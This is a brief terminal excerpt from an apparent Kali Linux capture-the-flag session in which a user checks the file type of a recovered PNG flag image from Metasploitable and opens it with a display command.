three_of_spades.png.out: PNG image data, 521 x 729, 8-bit/color RGBA, non-interlaced
(root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags] Kali Forums & Kali NetHunter >
# display three_of_spades.png.out
GraphicsMagick: three_of_spades.png.out
```